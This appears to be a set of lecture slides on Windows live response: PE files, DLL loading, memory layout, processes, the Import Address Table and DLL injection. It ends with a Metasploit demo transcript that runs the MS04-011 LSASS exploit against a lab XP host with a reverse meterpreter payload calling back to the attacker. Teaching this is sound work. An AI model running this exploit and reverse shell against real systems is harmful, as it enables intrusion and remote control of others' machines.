



## Live response

Programs, processes and attacks

Windows Live response/analysis 101

Linux Live response/analysis 101

Live response data analysis

# Programs

- A compiled Windows program - Portable Executable File format (also called the *PE/COFF format*)

When started certain (imported) DLLs are loaded that is needed by the executable

## PEview

The screenshot shows the PEview application window with the following table of data:

pFile	Data	Description	Value
00000158	63 6F 64 65	Name	code
0000015C	00 00 00 00		
00000160	000080C0	Virtual Size	
00000164	00001000	RVA	
00000168	00008200	Size of Raw Data	
0000016C	00004000	Pointer to Raw Data	
00000170	00000000	Pointer to Relocations	
00000174	00000000	Pointer to Line Numbers	
00000178	0000	Number of Relocations	
0000017A	0000	Number of Line Numbers	
0000017C	60000020	Characteristics	
		00000020	IMAGE_SCN_CNT_CODE
		20000000	IMAGE_SCN_MEM_EXECUTE
		40000000	IMAGE_SCN_MEM_READ

The 'IMAGE\_SECTION\_HEADER code' entry is highlighted in blue. A large 'MS-DOS' watermark is overlaid on the bottom right of the screenshot.




# Link Libraries and OS relocation 1

- A dynamic link library (or shared library) takes the idea of an ordinary library (also called a statically linked library) one step further
- A dynamic/shared link library is a lot like a program, but instead of being run by the user to do one thing it has a lot of functions "exported" so that other programs can call them
  - This list, called the export table, gives the address inside the DLL file of each of the functions which the DLL allows other programs to access
- The calling executable have a list of imports or imported functions from every DLL file it uses
- When Windows loads your program it creates a whole new "address space" for the program
- When your program contains the instruction "read memory from address 0x40A0F0 (or something like that) the computer hardware actually looks up in a table to figure out where in physical memory that location is
  - The address 0x40A0F0 in another program would mean a completely different part of the physical memory of the computer

# Link Libraries and OS relocation 2


- Programs, when they are loaded, are "mapped" into address space. This process basically copies the code and static data of your program from the executable file into a certain part of address space, for example, a block of space starting at address 0x400000
  - The same thing happens when you load a DLL
- A DLL, or a program for that matter, tells the operating system what address it would prefer to be mapped into
  - Although the same address means different things to different programs, within a single program an address can only be used once
- If two DLLs wants to be mapped to the same address the OS first check if the DLL is relocateable
- If so it performs the necessary relocations
- The relocateable DLL contains information so that the OS can change/adjust all those internal function addresses in the DLL

# Memory Layout for Windows XP




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"Windows Memory  
Layout, User-Kernel  
Address Spaces.pdf"  
**OpenRCE.org**

# Logisk och fysisk adressrymd




# Processes

- A process provides a framework in which a program (or even multiple programs) can be run on a system
- Each process contains a number of key elements
  - Memory for the storage of the machine-language version of the program's instructions etc. (VADs)
  - Memory for any variables declared in the program
  - Tables tracking the location of included DLLs, their particular functions, and so on
  - An access token that specifies which rights and permissions the process has if it tries to access other system resources or the resources of another networked computer
  - One or more threads of execution



# Redirecting Process Flow





# Process redirection

- A process can accomplish anything on the system that its associated **access token** allows - which normally is the user or service account that launched the process
- By redirecting the flow of execution, an attacker can trick the process into performing malicious actions
  - Process redirection can occur through **DLL Injection**
  - By injecting a rogue DLL into a process's memory, an attacker can insert malicious code
  - If the attack is performed over the network - no footprint is left on disk
- The **Import Address Table** is used to keep track of the address in memory of functions that were imported into the process memory space as part of dependent DLLs
  - By overwriting instructions (IAT calls) or modifying the data (address) values stored in the IAT, an attacker can redirect the execution flow of a process

# IAT (Import Address Table)

- pFile = Address (file offset) to data
- pView = View offset from headers or sections start
- RVA = Relative Virtual Address to data in RAM
- VA (Virtual Address) = RVA + Load/Base address of EXE/DLL


Offset type

RVA	Data	Description	Value
00002000	00002058	Hint/Name RVA	0482 WriteConsoleA
00002004	00002068	Hint/Name RVA	0104 ExitProcess
00002008	00002048	Hint/Name RVA	023B GetStdHandle
0000200C	00000000	End of Imports	KERNEL32.dll

In this case some functions from kernel32.dll are imported by name

Viewing IMPORT Address Table


# DLL injection via some exploit



# Metasploit exploitation




+650 exploits and +216 payloads to choose from 2011-04




# DLL injection [demo]



- Shellcode (download DLL function 1)
  - Can also be done in a thread as here maintaining programs original behaviour



- Victim
  - Windows XP SP0
  - Tasks before/after
- Payload
  - Reverse\_ord\_tcp



- Connect back to the attacker, inject the meterpreter server DLL



[http://www.offensive-security.com/metasploit-unleashed/Metasploit\\_Unleashed\\_Information\\_Security\\_Training](http://www.offensive-security.com/metasploit-unleashed/Metasploit_Unleashed_Information_Security_Training)

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bash
[ metasploit v3.3.3-release [core:3.3 api:1.0]
+ -- --[ 481 exploits - 220 auxiliary
+ -- --[ 192 payloads - 22 encoders - 8 nops
=[ svn r7957 updated 174 days ago (2009.12.23)

Warning: This copy of the Metasploit Framework was last updated 174 days ago.
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msf >
msf >
msf > use windows/smb/ms04_011_lsass
msf exploit(ms04_011_lsass) > set payload windows/meterpreter/reverse_ord_tcp
payload => windows/meterpreter/reverse_ord_tcp
msf exploit(ms04_011_lsass) > set rhost 192.168.85.129
rhost => 192.168.85.129
msf exploit(ms04_011_lsass) > set lhost 192.168.2.228
lhost => 192.168.2.228
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler on port 4444
